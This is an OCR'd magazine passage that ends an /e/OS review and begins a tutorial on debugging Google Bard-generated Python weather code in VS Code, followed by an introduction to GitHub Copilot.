
Current /e/OS builds are based on Android versions 10 (Q) to 12 (S), and by the time you read this, Android 13 (T) builds should be available. If you'd like to try your hand at porting /e/OS to a new device, do check the docs. And if you'd like to support /e/OS, you can donate, offer help on the forums, or tell your friends they should run it, too. These projects with punctuation in their titles are usually awkward to spell out, but this one can be voiced slash-e-slash, which we quite like. LXF

» CAVEATS AND GOTCHAS

We are in no doubt that /e/OS provides one of the smoothest deGoogled Android experiences out there. But it's important to note that some apps, even when signed into a Google account through MicroG, do not work. Anything that relies on in-app payments, for example, doesn't work. Or at best, those payments fail, because the Google Pay API hasn't and likely cannot be implemented. For this reason, you can't use the *Google Pay* app for NFC payments, although some banks provide their own payment apps.

And speaking of banking apps, these (and streaming services such as Netflix) often demand the device passes Google's Safetynet DRM. This is implemented in MicroG, but passing anything more than the Basic attestation (there are levels of scrutiny) is device-dependent. Banking apps may also fail if the bootloader is unlocked (that is, if you installed /e/OS manually). It is possible to work around this, and in some cases bypass Safetynet, using the *Magisk* app, but that's a story for another day (or today if you visit **www.xda-developers.com/how-to-install-magisk**).

The goal posts are always moving and the community is often quick to come up with workarounds, so do check the community forums (in particular, the Using /e/OS section) and MicroG GitHub Issues page if you encounter a failing app. There's also a Telegram chatroom you can join at **https://t.me/+HYMdKOPkIUdlZWZk**. Finally, of course, don't forget to check the official documentation (**https://doc.e.foundation**).



A.I. CODING

Matt Holder spends some time discovering how AI, ML and LLM can be used to help us with our programming – and, yes, he explains what the acronyms mean as well...

Science fiction has been dreaming up stories about artificial intelligence for decades now, covering everything from robots performing household chores through to the computer systems in *Star Trek*. Meanwhile back on Earth, scientific research within the vast field of artificial intelligence has been ongoing for the past 60 years or so.


One of the best-known applications of artificial intelligence and machine learning is the digital assistant, as launched with the iPhone 4S in the early 2010s. Over the last few years, though, we have seen an explosion of tools that use various aspects of artificial intelligence. These cover a vast range of areas, from image recognition, audio processing, the creation of deep fake videos and digital assistants all the way through to the coding tools we are going to discuss today.

We are looking at artificial intelligence (AI), machine learning (ML) and large language models (LLMs), and how they can be used to improve our professional lives. Programming is a vast field, with a huge range of languages, each of which is best used in a different area. For example, JavaScript is used to add interactivity to websites and can also be used for server-side code, using Node. Python is incredibly popular in data science, while C is excellent for work that needs to interact directly with kernels. The tools we are going to discuss here are designed to help programmers write code and test it for security issues. They are not, however, infallible and care needs to be taken when using them, as we'll discover...

What is AI?

Discover exactly what AI, ML and LLM are.

Before we start looking at specifics, let's examine some terminology. According to John McCarthy of the computer science department at Stanford University, artificial intelligence (AI) is “the science and engineering of making intelligent machines, especially intelligent computer programs”. This definition is incredibly broad, which goes to show what a massive field AI is. Intelligence can mean many things, of course, but the sometimes unreliable Wikipedia states: “Artificial intelligence is intelligence – perceiving, synthesising and inferring information – demonstrated by machines, as opposed to intelligence displayed by humans or by other animals. Intelligence encompasses the ability to learn and to reason, to generalise and to infer meaning.”


File Edit Selection View Go Debug Terminal Help
serviceWorker.js - create-react-app - Visual Studio Code - Insiders
EXTENSIONS: MARKETPLACE
@sort:installs
Python 2019.6.24221 54.9M 4.5
Linting, Debugging (multi-threaded, ...
Microsoft
Install
GitLens — Git sup... 9.8.5 23.1M 5
Supercharge the Git capabilities buil...
Eric Amodio
Install
C/C++ 0.24.0 23M 3.5
C/C++ IntelliSense, debugging, and ...
Microsoft
Install
ESLint 1.9.0 21.9M 4.5
Integrates ESLint JavaScript into VS ...
Dirk Baeumer
Install
Debugger for Ch... 4.11.6 20.6M 4
Debug your JavaScript code in the C...
Microsoft
Install
Language Supp... 0.47.0 18.7M 4.5
Java Linting, Intellisense, formatting, ...
Red Hat
Install
vscode-icons 8.8.0 17.2M 5
Icons for Visual Studio Code
VSCode Icons Team
Install
Vetur 0.21.1 17M 4.5
Vue tooling for VS Code
Pine Wu
Install
C# 1.21.0 15.6M 4
C# for Visual Studio Code (powered ...
Microsoft
Install
App.js
index.js
serviceWorker.js
src > serviceWorker.js > register > window.addEventListener('load') callback
product
productSub
removeSiteSpecificTrackingException
removeWebWideTrackingException
requestMediaKeySystemAccess
sendBeacon
serviceWorker (property) Navigator.serviceWorke...
storage
storeSiteSpecificTrackingException
storeWebWideTrackingException
userAgent
vendor
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
1: node

```
          checkValidServiceWorker(swUrl, config);

          // Add some additional logging to localhost, pointing developers
          // service worker/PWA documentation.
          navigator.serviceWorker.ready.then(() => {
            console.
              'This
                'wor
            );
          });
        } else {
          // Is not
          registerVa
        }
      });
    }
  }

  function registerValidSW(swUrl, config) {
    navigator.serviceWorker
      .register(swUrl)
      .then(registration => {
```

```
You can now view create-react-app in the browser.

  Local:            http://localhost:3000/
  On Your Network:  http://10.211.55.3:3000/

Note that the development build is not optimized.
```

VS Code's extension marketplace covers a huge range of add-ons, which means it can debug most common languages.

Ghost in the machine

The *Cambridge Dictionary* defines machine learning (ML) as “the process of computers changing the way they carry out tasks by learning from new data, without a human being needing to give instructions in the form of a program”. This covers the ability to ingest huge amounts of information and find patterns. The pattern discovery allows the program to improve its knowledge of a particular topic as time goes by. As human beings, we can take information from many sources and many different contexts ,and our incredible brains can make sense of it all to create a nuanced understanding of a subject. As ML algorithms become more powerful, they improve their knowledge in similar ways to humans.

Deep learning is a technique used within the machine-learning field. It uses neural networks to process information; this model takes its inspiration from the human brain and how neurons are connected.

Finally, the large language model (LLM) is a methodology used to take an input of a sentence or paragraph and use it to provide the computer with instructions. LLMs are trained on huge amounts of language data. If you ask your smart speaker, “Please can you tell me what the ingredients are in lemonade?”, what the computer processing this question actually needs to know is “Lemonade ingredients”.

Definitions out of the way, let's have a look at some possible uses of artificial intelligence and how they can benefit us. Over the last year or two, a myriad of tools have been released that can aid a programmer's day-to-day life. What the tools can't do, at the moment at least (thankfully), is completely replace a programmer. First, we are going to cover how to take code that has been generated by an ML tool and work through how to debug what's going on, so we can have automatically generated code that we can ensure works as expected.

Next, we will cover how to use *Copilot* to suggest changes to code and make adding simple stanzas as easy as possible. Again, we can't assume that *Copilot* will be 100% correct 100% of the time, so this is for us to test and ensure we're happy with the functionality.

Finally, we'll look at a command-line tool that gives access to *ChatGPT*. This gives access to the shell, with an LLM that allows us to convert files, speed up videos and other tasks, using only natural language, and the ML algorithm will generate the necessary command-line arguments to perform the job.

Some applications of AI include ChatGPT (top) and Google's Bard (above).

» INSTALLING VS CODE

There is a large number of integrated development environments (IDEs) available to programmers, with one of the most popular being Microsoft's *Visual Studio Code (VS Code),* an open source project, based on *Electron,* which runs on Linux, Mac OS and Windows.

Before moving on, let's download and install *VS Code,* which we can use to access Microsoft's *Copilot* and which will allow us to debug the code generated by Google's *Bard.* Open your favourite web browser and navigate to **https://code.visualstudio.com/download**. Once there, download the version of *Visual Studio Code* that is compatible with your operating system. Versions are available for Debian-and Red Hat-based distros, as well as a tar file for other distros. There is also a Snap available for Ubuntu, which can be used if you wish to use a containerised format. Assuming that you are using Ubuntu, download the DEB file, open the file from your **Downloads** folder and follow the instructions to install. Once installed, the IDE can be opened from your launcher.

Once *VS Code* has opened, use the options on the left to open the extension marketplace and search for the Python extension, which is maintained by Microsoft. Install the extension and you are then able to use the Run options to interpret any Python syntax and run it, either with or without debugging.


»

CREDIT: Illustration by Magictorch

When AI goes wrong

Very self-assured AIs can produce code that looks right, code that it'll argue very strongly is right, but is in fact very wrong.

We are going to kick off using Google's *Bard* to generate some code for us. We will then copy this code into *VS Code* and attempt to run it. Any code you write should be tested thoroughly and this is no different. *Bard, ChatGPT* and other similar systems are trained on huge data sets, but the sources are not necessarily correct. These systems are also able to use chunks of information (code in this context) from multiple sources. Because of this, some parts of the code sample generated could be correct while others are incorrect.



This program first imports the `requests` and `json` modules. Then, it defines a function called `get_weather_forec`
as input and returns the weather forecast for that city. The function makes an HTTP request to the OpenWeatherMa
response.

The `main()` function is the entry point for the program. It takes the city name as input and calls the `get_weather_`
forecast is found, the program prints it out. Otherwise, the program prints an error message.


To run this program, you will need to get an API key from OpenWeatherMap. You can do this by creating an account
have an API key, you can replace the `YOUR_API_KEY` placeholder in the code with your key.

To run the program, you can save it as a file called `weather.py` and then run it from the command line:

An explanation of the code sample (below-left) generated by Google Bard.

So, let's get started. First of all, open your web browser and perform a search for *Google Bard*. Log in using your Google account and spend some time getting acquainted. Start by asking some simple questions, such as the colour of the sky and the temperature at which water freezes, before moving on to more complicated questions, such as why water freezes at zero Celsius.

A code sample generated by Google Bard.



```
import requests
import json

def get_weather_forecast(city):
    url = "https://api.openweathermap.org/data/2.5/forecast?q={}&appid=YOUR_API_KEY".format(city)
    response = requests.get(url)
    if response.status_code == 200:
        data = json.loads(response.content)
        return data
    else:
        return None

def main():
    city = "San Francisco"
    forecast = get_weather_forecast(city)
    if forecast:
```

» MULTIPLE APIS

While debugging the code for the main article, we discovered that OpenWeatherMap offers multiple APIs. The current API returns the current weather in an area, while the five-day forecast API returns a five-day forecast, with a list of predictions on a three-hourly basis. Unsurprisingly, the current weather API returns data that looks very similar to the incorrect code in the sample above. That said, the code offered by *Bard* would not run successfully on either API, but it seems logical that when using many data sources to learn about this topic, the algorithms have incorrectly put two sources together.

It is also possible that OpenWeatherMap's APIs have changed format over time and *Bard* doesn't have updated knowledge of the changes, or that APIs provided by other weather services would have a return format that matches the originally generated code.

Now ask *Bard* to generate some Python code that can be used to forecast the weather. You can see the code that was generated when we asked that question in the first screenshot *(below-left)*, while the second screenshot *(above)* describes how the code works.


Before we do any coding ourselves, open your browser once again and search for OpenWeatherMap. When this has opened, sign up for an account and generate an API key. Keep a copy of this somewhere handy for later usage.

Open *VS Code* and create and save a file called **weatherForecast.py** in a relevant directory. *VS Code* will use the file extension to enable the Python syntax highlighting mode and ensure everything is in order to run the code. Take the code that has been generated by *Bard* and copy it into your new Python file. Within the `def get_weather_forecast(city):` function definition, replace `YOUR_API_KEY` with the API key generated before creating the file.

Now that's been completed, let's try running the file. Open the Run menu and select Run Without Debugging. At the bottom of *VS Code*, you will see a terminal, which contains some errors. In this case, the errors are as such:

```
Current weather in San Francisco:
Traceback (most recent call last):
  File “/home/matt/Documents/Programming/AI/
weatherForecast.py”, line 33, in <module>
   main()
  File “/home/matt/Documents/Programming/AI/
weatherForecast.py”, line 23, in main
   print(“* Temperature: {}Â°F”.
format(forecast[“current”][“temp”]))
KeyError: ‘current’
```

Debugging this code, the first thing we notice is an informational message stating that the weather being searched for is in San Francisco. This looks like an intentional message and can be tracked back to the code, where the line states `print(“Current weather in {}:”.format(city))`. Next we can see that there are errors on lines 33 and 23. Line 33 is the final line of the code,



```
{
    'cod': '200',
    'message': 0,
    'cnt': 40,
    'list': [
        {
            'dt': 1689109200,
            'main': {
                'temp': 292.19,
                'feels_like': 292,
                'temp_min': 290.92,
                'temp_max': 292.19,
                'pressure': 1007,
                'sea_level': 1007,
                'grnd_level': 1005,
                'humidity': 71,
                'temp_kf': 1.27
            },
            'weather': [{'id': 803, 'main': 'Clouds', 'description': 'broken clouds', 'icon': '04n'}]
,
            'clouds': {'all': 60},
```

The data structure returned by the API call is a dictionary, which contains a list and other dictionaries.

which calls the **main** function, so this tells us there is an issue within the **main** function. The second line tells us the line within the **main** function that contains the error. In line 23, we can see that the error occurs when trying to print out the current temperature. The final line states that there is a KeyError, which suggests that the data structure, which contains the information from the API, does not contain an entry called **current**.

As a brief aside, the data returned from the API is in JSON format and can be accessed in the same way as a dictionary. Dictionaries in Python contain key:value information. For example, a dictionary could contain the colour names and the corresponding RGB colours:

```
colours = {'red': (255,0,0), 'green', (0,255,0),
'blue':(0,0,255)}
```

Using this sample, to return the RGB values for the colour green, we would reference `colours['green']`. If we were to reference `colours['pink']`, we would receive a KeyError.


We have determined that the data that's returned from the API has a different format from the one that the code is expecting. There are a few ways of tackling this sort of problem: we could read the API specs, pepper the code with print statements, use the built-in debugging features or a mixture of all three.

First of all, we will have a look at using the debug features. In *VS Code*, navigate to the line of code that says `if forecast:` and press F9. This should draw a small red circle to the left of the line number. Now, navigate to Run, select Start Debugging and then select Python File. *VS Code* runs the code and on the left-hand side of the screen, you will see variables that are currently in scope. Navigate through this variable section and investigate the format of the data. These tools can be especially useful when investigating variable changes within a loop. Setting a breakpoint in the loop allows the code to stop on the first iteration of the loop. Pressing F5 allows the code to continue until the next loop iteration. There are other options as well, which enable us to investigate what variable changes occur from line to line.

Peppering the code with print statements is another option, but this does mean more tidying up at the end of the process. Combining the Python Rich library with this form of debugging is powerful because it allows the data structure to be nicely formatted. A two-part series on using this library started in **LXF303**.

Looking at the data format *(see screenshot, above-left)*, it can be seen that the dictionary contains a key called **list**. This returns a list of forecast values. The forecast information in the list is detailed by the **dt** value, which is the date and time, using the format of the number of seconds in the Unix epoch (since 1st January 1970). This is telling us that we need to replace the reference to **current** in the original code with the first entry in the list.

The updated code *(see screenshot, below)* returns information when it is run. The *Google Bard* explanation states that the code can be run with a city name as an argument. This will not work as the code has not been written to add this functionality. Using some simple logic and debugging tips allows a very useful code sample from *Bard* to be used successfully. These techniques can be employed when checking the functionality of any code, including your own weather forecasting script, because it is highly unlikely that the same code sample will be generated again.



```
import requests
import json

def get_weather_forecast(city):
    url = "https://api.openweathermap.org/data/2.5/forecast?q={}&appid=API_KEY".format(city)
    response = requests.get(url)
    if response.status_code == 200:
        data = json.loads(response.content)
        return data
    else:
        return None

def formatTemp(input):
    return f"{input - 273.15:.2f}"

def main():
    city = "London"
    forecast = get_weather_forecast(city)
    if forecast:
        print(forecast)
        print("Current weather in {}:".format(city))
        currentForecast = forecast["list"][0]
        print("* Temperature: {}°C".format(formatTemp(currentForecast["main"]["temp"])))
        print("* Humidity: {}%".format(currentForecast["main"]["humidity"]))
        print("* Wind speed: {} mph".format(currentForecast["wind"]["speed"]))
```


This code sample details the updated syntax to gain better functionality.

»

Your coding copilot

Where we're going, we don't need licences!

We are now turning our attention to Microsoft's *GitHub Copilot,* which Microsoft describes as "Your AI pair programmer". The idea of *Copilot* is that can detect the context of the code you are writing, including imported libraries, language used and recently written code. Using all of this information, *Copilot* can suggest code samples that can be used to write the program you are working on. GitHub has an enormous repository of code and *Copilot* is trained on a huge sample from this source.



Your AI pair programmer

Your AI pair programmer

Get Code Suggestions in real-time, right in your IDE

Install the GitHub Copilot extension from the marketplace to use all of its benefits.

